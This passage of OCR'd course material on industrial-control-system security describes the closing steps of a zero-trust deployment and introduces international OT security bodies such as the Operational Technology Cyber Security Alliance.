
  After understanding the traffic flows, security analysts can implement a zero-trust architecture (ZTA) based on the business requirements. It can be initiated with the introduction of a next-generation firewall (NGFW), which can add a segmentation gateway for the surface that must be protected. This will enable additional access-control layers and internal evaluation for that surface.

- **Step 4: Developing a ZT Policy**

  A zero-trust (ZT) policy must be implemented for whitelisting users and devices after architecting the network. This allows security analysts to define who, why, when, and what resources are to be accessed inside an ICS network.

- **Step 5: Monitoring and Maintaining**

  In the final step, security analysts must ensure that the zero-trust architecture (ZTA) can monitor the traffic as intended so that they can gain valuable insights into the network and manage the updates on all the network devices as and when required.



International OT Security Organizations

- Global cybersecurity organizations such as **OTCSA**, **OT-ISAC**, and **NERC** are committed to providing appropriate security policies and insights into improving the security resilience of critical infrastructures

Operational Technology Cyber Security Alliance (OTCSA)

- OTCSA educates operators and manufacturers with **constant technical awareness** and provides guidelines to apply essential changes, updates, integrations, etc.

The Operational Technology Cyber Security Alliance

Meeting the security challenges of a digital world

March 31, 2021

MITRE ATT&CK for ICS: How OT Stakeholders Can Benefit

https://otcsalliance.org

International OT Security Organizations


As OT is being widely spread and interconnected with IT, security researchers need to be more cautious and implement strong security policies to strengthen the OT networks. Some global cybersecurity organizations are committed to providing appropriate security policies and insights into improving the security resilience of critical infrastructures.

Listed below are a few international organizations that alert companies of threats and provide IT/OT solutions to protect the OT industries against cyber-attacks.

- **OTCSA**

  Source: *https://otcsalliance.org*

  The Operation Technology Cybersecurity Alliance (OTCSA) educates operators and manufacturers with constant technical awareness and provide guidelines to apply essential changes, updates, integrations, etc. The security team in OTCSA also provides support in understanding OT security challenges and solutions to safeguard the assets of the industry.


OT CSA
home
about
members
news
blog
events & webinars
resources
contact
WHITE PAPER

The Operational Technology Cyber Security Alliance

Meeting the security challenges of a digital world

March 31, 2021

